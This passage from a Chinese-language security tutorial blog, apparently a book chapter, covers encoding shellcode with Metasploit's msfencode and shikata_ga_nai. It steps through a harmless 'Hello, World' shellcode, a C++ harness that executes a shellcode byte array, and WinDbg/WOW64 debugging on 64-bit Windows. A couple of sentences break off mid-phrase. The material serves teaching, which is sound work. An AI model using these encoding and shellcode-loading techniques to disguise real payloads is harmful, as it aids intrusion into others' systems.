    x86/nonalpha            low        Non-Alpha Encoder
    x86/nonupper            low        Non-Upper Encoder
    x86/shikata_ga_nai      excellent  Polymorphic XOR Additive Feedback Encoder
    x86/single_static_bit   manual     Single Static Bit
    x86/unicode_mixed       manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
    x86/unicode_upper       manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
```

msfencode 在 x86 的架構下預設會使用 shikata_ga_nai 編碼器，在使用 msfencode 編碼器的時候可以用 -b 參數指定任意個數的特殊字元，編碼器會針對這些指定的字元把原來的 shellcode 編碼成沒有這些字元的新 shellcode，然後附加解碼組語 opcode 在新 shellcode 的最前面，使得程式一開始在執行新 shellcode 的時候，會先執行解碼的指令，然後解碼指令會在記憶體中修改指令，把新 shellcode 後面的部份再改回成原來一開始的 shellcode，看起就像是執行時期動態地修改程式碼一樣。

為了更詳細了解這個工具，我們拿出我們的處女作 shellcode001，雖然它不適合生存於現實環境中，但是由於它很簡單，組語指令只有幾個，很適合拿來作一些分析解釋的用途，shellcode001 的分解指令如下：

```
"\x54"                  // push esp              ; 字串現在在 [ESP+4]，字串指標在 [ESP]
"\xB9\x6A\x18\xC4\x77" // mov ecx,0x77c4186a     ; 將 77C4186A 存入 ECX 中 (請換成你電腦中的位址)
"\xFF\xD1"              // call ecx              ; 呼叫 printf
"\x31\xC0"              // xor eax,eax           ; 將 EAX 歸零
"\x50"                  // push eax              ; 把 0 放在 [ESP]，以供 exit 使用
"\xB9\x7E\x9E\xC3\x77" // mov ecx,0x77c39e7e     ; 將 77C39E7E 存入 ECX 中 (請換成你電腦中的位址)
"\xFF\xD1"              // call ecx              ; 呼叫 exit
;
```

首先，按照我們之前所學的 NASM 的方法，將 shellcode001 的組語指令用 NASM 組譯好，輸出二進位檔案 shellcode001.bin，我們透過二進位檔案編輯軟體，可以看到其內容和上面的字元陣列一致，如下圖：

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   68 21 0A 00 00 68 6F 72 6C 64 68 6F 2C 20 57 68  h!...horldho, Wh
00000010   48 65 6C 6C 54 B9 6A 18 C4 77 FF D1 31 C0 50 B9  HellT¹j.ÄwÿÑ1ÀP¹
00000020   7E 9E C3 77 FF D1                                ~žÃwÿÑ
```

我們使用 msfencode 的預設編碼器 (shikata_ga_nai) 來對 shellcode001.bin 作編碼，把結果存在 shellcode001_shikata.bin 裡面，執行指令如下：

```
fon909@shelllab:/shelllab/msf3$ ./msfencode -a x86 -i shellcode001.bin -t raw -o shellcode001_shikata.bin
[*] x86/shikata_ga_nai succeeded with size 65 (iteration=1)
```

參數 -a 指定了 x86 的系統架構，-i 指定輸入的檔案，-t 指定輸出的格式是 raw，也就是同樣為二進位格式，參數 -o 是輸出的檔案，指令假設 shellcode001.bin 在 msfencode 的同一個資料夾內。我們透過二進位檔編輯軟體把 shellcode001_shikata.bin 打開來看，如下圖，可以看出和原來的 shellcode001.bin 已經大不相同：

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   BE 5D A6 C5 19 DB CE D9 74 24 F4 5B 33 C9 B1 0A  ¾]¦Å.ÛÎÙt$ô[3É±.
00000010   31 73 14 03 73 14 83 EB FC BF 53 AD 38 35 9C 2E  1s..s.ƒëü¿S-85œ.
00000020   53 26 EE 42 C7 D0 61 B7 27 77 16 8F 42 1B 8A 5B  S&îBÇÐa·'w..B.Š[
00000030   34 89 4A A0 31 B2 BA 19 7E 1C 84 24 E0 5F 81 27  4‰J 1²º.~.„$à_.'
00000040   CD                                               Í
```

我們使用 fonReadBin 把 shellcode001_shikata.bin 讀出來，用 Dev-C++ 的 TestShellcode 專案來載入這個被編碼過的新 shellcode，將 TestShellcode 的程式碼改寫如下：

```
// File name: testshellcode.cpp
#include <cstdio>
using namespace std;

//Reading "e:\asm\shellcode001_shikata.bin"
//Size: 65 bytes
//Count per line: 16
char shellcode[] =
"\xbe\x5d\xa6\xc5\x19\xdb\xce\xd9\x74\x24\xf4\x5b\x33\xc9\xb1\x0a"
"\x31\x73\x14\x03\x73\x14\x83\xeb\xfc\xbf\x53\xad\x38\x35\x9c\x2e"
"\x53\x26\xee\x42\xc7\xd0\x61\xb7\x27\x77\x16\x8f\x42\x1b\x8a\x5b"
"\x34\x89\x4a\xa0\x31\xb2\xba\x19\x7e\x1c\x84\x24\xe0\x5f\x81\x27"
"\xcd";
//NULL count: 0
typedef void (*FUNCPTR)();
int main() {
    printf("<< Shellcode 開始執行 >>\n");

    FUNCPTR fp = (FUNCPTR)shellcode;
    fp();

    printf("<< Shellcode 結束執行 >>\n");
}
```

編譯之後，透過 Immunity 來執行 TestShellcode.exe，我們直接來看呼叫 fp(); 的地方，如下圖，注意看圖中的 opcode，從 BE 5D A6 開始，一直到最下面一行的 81 27 CD，這中間所夾起來的部份，就是我們的新 shellcode：

我們透過按下 F8 或 F7 逐步執行，這段程式會被前面的解碼器自行修改，從位址 00402000 到位址 00402019 的區段就是解碼器，從位址 0040201B 開始到 0040203F 的區段被還原成原來的 shellcode，最後解碼器修改完之後如下圖所示，程式執行程序停留在 0040201B 準

```
00402008  33C9            XOR ECX,ECX
0040200E  B1 0A           MOV CL,0A
00402010  3173 14         XOR DWORD PTR DS:[EBX+14],ESI
00402013  0373 14         ADD ESI,DWORD PTR DS:[EBX+14]
00402016  83EB FC         SUB EBX,-4
00402019 ^E2 F5           LOOPD SHORT TestShel.00402010
0040201B  68 210A0000     PUSH 0A21
00402020  68 6F726C64     PUSH 646C726F
00402025  68 6F2C2057     PUSH 57202C6F
0040202A  68 48656C6C     PUSH 6C6C6548
0040202F  54              PUSH ESP
00402030  B9 6A18C477     MOV ECX,msvcrt.printf
00402035  FFD1            CALL ECX
00402037  31C0            XOR EAX,EAX
00402039  50              PUSH EAX
0040203A  B9 7E9EC377     MOV ECX,msvcrt.exit
0040203F  FFD1            CALL ECX
```

這就是編碼器和解碼器的功能，在本書後面的章節中還有很多機會使用 msfencode 來幫忙將我們的 shellcode 作編碼的動作，關於編碼和解碼的實作，是屬於進階 shellcode 的撰寫技術，超過本章的範圍。

擴張我們的境界 - 各版本的 Windows 以及 32 位元和 64 位元的差異

為了解說方便以及考慮到由淺入深的原則，本章節一開始是用 Windows XP SP3 來作說明，現在我們要推展到其他的 Windows 作業系統版本以及討論 32 位元和 64 位元架構的差異。

首先先來看 32 位元的 Windows，本章所有的範例和步驟，都可以在 32 位元的 Windows 下面執行，不同版本的 Windows 雖然彼此之間會有一些差異，但是最後導引出來的結果和關鍵的偏移量都是一致的，舉例來說，我們如果透過 Vista 或者 Windows 7 去找 kernel32.dll 的第一個輸出函式，會找到函式 AcquireSRWLockExclusive()，而在 Windows XP 底下去找則是找到 ActivateActCtx，但是這不會影響我們最終要找到函式 LoadLibraryA() 的結果，關於這點在前面的步驟中有詳細解釋，另外，和 Windows XP 相比，Vista 和 Windows 7 的 _TEB 和 _PEB 以及一些系統結構或多或少有一些擴充和改變，但是針對我們在本章所講的理論和步驟，那些擴充都不會有影響，不同的作業系統版本對應到我們在範例中所使用的偏移量還是一樣的，最後一個值得注意的地方就是 Windows 7 會在初始化 kernel32.dll 之前，先初始化 kernelbase.dll，kernel32.dll 裡面的一些函式也移轉到 kernelbase.dll 裡面，雖然 kernel32.dll 還是輸出這些函式符號，讓我們不用考慮內部的改變，但是骨子裡這些函式已經從 kernel32.dll 移轉到 kernelbase.dll，例如我們早先使用到的函式 GetLastError() 就是一個例子，這些改變也不影響我們的範例和操作步驟。筆者實際在不同的 Windows 版本上測試過本章的每一個步驟和每一個範例，包括 Windows XP、Vista、以及 Windows 7，都可以順利執行，如果讀者遇到其他問題，歡迎使用本書的網站發問及討論，網站網址在第一章裡面可以找到。

在本文撰寫的時候 Windows 8 正在開發中，微軟提供 Windows 8 的 Developer Preview 版本讓人可以試用，並且鼓勵大家開發 Windows 8 上面新型的軟體，筆者用的版本是 8102 版，在此版本下本章的範例以及步驟都可以正常執行，比較起來 Windows 8 和 Windows 7 內部構造比較接近，提供給讀者作參考。

再來我們看 64 位元的 Windows 系統，64 位元的作業系統在執行 32 位元的應用程式時，會透過一個模擬的環境，讓應用程式以為是在 32 位元的環境下正常執行，在 Windows 底下是透過 WOW64 技術來實現這個模擬的環境，舉例來說，如果我們使用 64 位元的 WinDbg 來載入我們的 Shellcode001.exe 會如何呢？首先我們會先看到 64 位元的 WinDbg 輸出載入的模組如下：

```
...(前面省略)
Executable search path is:
ModLoad: 00000000`00400000 00000000`00406000   image00000000`00400000
ModLoad: 00000000`777c0000 00000000`7796b000   ntdll.dll
ModLoad: 00000000`779a0000 00000000`77b20000   ntdll32.dll
ModLoad: 00000000`75110000 00000000`7514f000   C:\Windows\SYSTEM32\wow64.dll
ModLoad: 00000000`750b0000 00000000`7510c000   C:\Windows\SYSTEM32\wow64win.dll
ModLoad: 00000000`754e0000 00000000`754e8000   C:\Windows\SYSTEM32\wow64cpu.dll
(1e0.bac): Break instruction exception - code 80000003 (first chance)
ntdll!LdrpDoDebuggerBreak+0x30:
00000000`77871220 cc              int     3
```

可以看到記憶體位址都變成了 64 位元的格式，8 個位元組中間用 ` 符號隔開，每個位址都是 8 個位元組空間，而且我們也可以看到載入了 wow64.dll、wow64win.dll、wow64cpu.dll，但是卻沒有看到載入 kernel32.dll，我們看一下暫存器的輸出為何？輸入 WinDbg 指令 r，如下：

```
0:000> r
rax=0000000000000000 rbx=0000000000000000 rcx=000000007781010a
rdx=0000000000000000 rsi=00000000778f3670 rdi=00000000778c57a0
rip=0000000077871220 rsp=000000000008f220 rbp=000000007efdf000
 r8=000000000008f218  r9=000000007efdf000 r10=0000000000000000
r11=0000000000000246 r12=00000000777c0000 r13=00000000778f3520
r14=0000000000000000 r15=000000000000ffff
iopl=0         nv up ei pl zr na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
ntdll!LdrpDoDebuggerBreak+0x30:
00000000`77871220 cc              int     3
```

可以看到暫存器全都換成 64 位元，如果我們進一步使用 WinDbg 的預設指令 !teb 或者 !peb 去觀看 TEB 或 PEB 的資料會如何呢？底下是執行 !teb 的部份輸出：

```
0:000> !teb
Wow64 TEB32 at 000000007efdd000
*******************************************************************************
***                                                                         ***
***                                                                         ***
***    Your debugger is not using the correct symbols                       ***
***                                                                         ***
***    In order for this command to work properly, your symbol path         ***
***    must point to .pdb files that have full type information.            ***
***                                                                         ***
```

```
***    Type referenced: wow64!_TEB32                                ***
***                                                                 ***
***********************************************************************
error InitTypeRead( wow64!_TEB32 )...
...(省略)
```

WinDbg 跟我們抱怨沒有正確的偵錯符號 (debugging symbols)，即便我們已經設定好偵錯符號了還是會顯示這個訊息，問題並不在於設定錯誤，而是因為我們此刻載入的是 32 位元的應用程式，而此時 64 位元的 WinDbg 找不到對應的符號可以使用。微軟提供一個內建的 WinDbg 功能套件，可以在 64 位元偵錯環境和 32 位元偵錯環境之間作切換，這個套件的名字是 wow64exts，執行 WinDbg 指令 !load wow64exts 可以將此套件載入，載入之後，執行指令 !wow64exts.sw 可以切換成 32 位元的偵錯環境，我們切換之後再次執行指令 r 列出暫存器資訊，看看會發生什麼事：

```
0:000> !load wow64exts
0:000> !wow64exts.sw
Switched to 32bit mode
0:000:x86> r
eax=00401220 ebx=7efde000 ecx=00000000 edx=00000000 esi=00000000 edi=00000000
eip=779b0190 esp=0028fff0 ebp=00000000 iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
ntdll32!RtlUserThreadStart:
779b0190 89442404        mov     dword ptr [esp+4],eax ss:002b:0028fff4=00000000
```

可以看到環境已經換成了 32 位元的暫存器，透過這個 wow64exts 套件，可以方便我們在 64 位元的環境下偵錯 32 位元的應用程式，不過，如果我們在 wow64exts 模擬的環境下進一步操作的話，會發現很多系統內部的資料結構格式還是 64 位元的，比如說我們執行 dt ntdll!_TEB 列出 _TEB 結構如下：

```
0:000:x86> dt ntdll!_TEB
   +0x000 NtTib            : _NT_TIB
   +0x038 EnvironmentPointer : Ptr64 Void
   +0x040 ClientId         : _CLIENT_ID
   +0x050 ActiveRpcHandle  : Ptr64 Void
   +0x058 ThreadLocalStoragePointer : Ptr64 Void
   +0x060 ProcessEnvironmentBlock : Ptr64 _PEB
   ...(省略)
```

雖然我們已經透過 wow64exts 做了切換到 32 位元的指令，但是從上面輸出的結果可以看到所有的結構都換成 64 位元的版本了 (注意到指標變成 Ptr64)，而且偏移量也改變了，以這個情況下去操作，雖然我們還是可以摸黑不看 WinDbg 提供給我們的所有資訊 (不操作 dt 指令)，只單純看記憶體和暫存器的數值，但是整個過程會變得相當麻煩而且很容易發生問題，因此結論是，如果透過 64 位元版本的 WinDbg 來操作 32 位元的應用程式，將會是一條坎坷的不歸路，說坎坷是因為過程會很痛苦，說是不歸路是因為過程並不會讓我們多學到什麼東西。

我們要學會見禍藏躲的道理，既然知道那條路困難重重，我們就該找找是否有別條路走，答案其實很簡單，就是透過 32 位元的 WinDbg 來操作就可以了，在第一章的時候我們已經介紹過同時在系統中安裝 32 位元和 64 位元版本的 WinDbg 的方法，只要我們使用 32 位元版本的 WinDbg，就不會碰到上述的問題，例如我們到預設的資料夾「C:\Program Files (x86)\Debugging Tools for Windows (x86)」底下執行 windbg.exe，這就是 32 位元版本的 WinDbg，透過它載入 Shellcode001.exe，一載入之後 WinDbg 的輸出如下：

```
Executable search path is:
ModLoad: 00400000 00406000   image00400000
ModLoad: 779a0000 77b20000   ntdll.dll
ModLoad: 773b0000 774b0000   C:\Windows\syswow64\kernel32.dll
ModLoad: 75c20000 75c66000   C:\Windows\syswow64\KERNELBASE.dll
ModLoad: 77010000 770bc000   C:\Windows\syswow64\msvcrt.dll
(388.6a8): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=c1d80000 edx=0008e3b8 esi=fffffffe edi=779c3b1c
eip=77a409bd esp=0028fb0c ebp=0028fb38 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
ntdll!LdrpDoDebuggerBreak+0x2c:
77a409bd cc              int     3
```

可以看到一切就像是在 32 位元的 Windows 環境下執行一樣，載入了 kernel32.dll，暫存器也都是 32 位元的，我們更進一步來看看 _TEB 結構如下：

```
0:000> dt ntdll!_TEB
   +0x000 NtTib            : _NT_TIB
   +0x01c EnvironmentPointer : Ptr32 Void
   +0x020 ClientId         : _CLIENT_ID
   +0x028 ActiveRpcHandle  : Ptr32 Void
   +0x02c ThreadLocalStoragePointer : Ptr32 Void
   +0x030 ProcessEnvironmentBlock : Ptr32 _PEB
```

結構和偏移量都是 32 位元的版本，透過這個方法我們可以順利地操作本章的所有步驟和範例。

在 64 位元系統底下操作時還會有另一個不同的地方，如果我們透過 OllyDbg 或者 Immunity 打開某個程式，假設是我們的 Shellcode001.exe，會發現程式一開始被載入的時候都會引發一個例外 (exception)，並且 OllyDbg 或者 Immunity 的反組譯區塊都會顯示位址是在 ntdll 的記憶體區間裡面，要解決這問題其實也很容易，只要按下 F9 (一次或多次)，執行程序自然會跑到 Shellcode001.exe (或者是我們開啟的任何程式) 的內部位址，當跑到程式的進入點的時候會自動停止下來，然後我們可以接手進行操作，關於這點也提供給讀者作參考，操作時可以留意一下。

目前在 Windows 底下 64 位元的應用程式相對來說還是不多，雖然有越來越多的使用者的作業系統已經換成了 64 位元，但是許多軟體還是

總結一下，本章學到以下這些東西：
* 什麼是 shellcode
* 如何撰寫 shellcode
* PE 結構
* 如何動態取得 kernel32.dll 內的 LoadLibraryA 函式位址
* 一般現實世界裡實際 shellcode 應該會有哪些邏輯功能
* Windows x86 和 x64 對 shellcode 的影響
* 如何操作 Metasploit 取得 shellcode

本章主要介紹了我們所需要知道關於 shellcode 的基礎知識，在下一個章節中，我們要運用第二章和第三章的知識，實際來看現實世界中如何進行緩衝區溢位的攻擊。

<<< 第二章 - 改變程式執行的流程
>>> 第四章 - 真槍實彈

於 下午9:42

標籤： 網路安全實務, 緩衝區溢位

沒有留言:

張貼留言

較新的文章 首頁 較舊的文章

訂閱： 張貼留言 (Atom)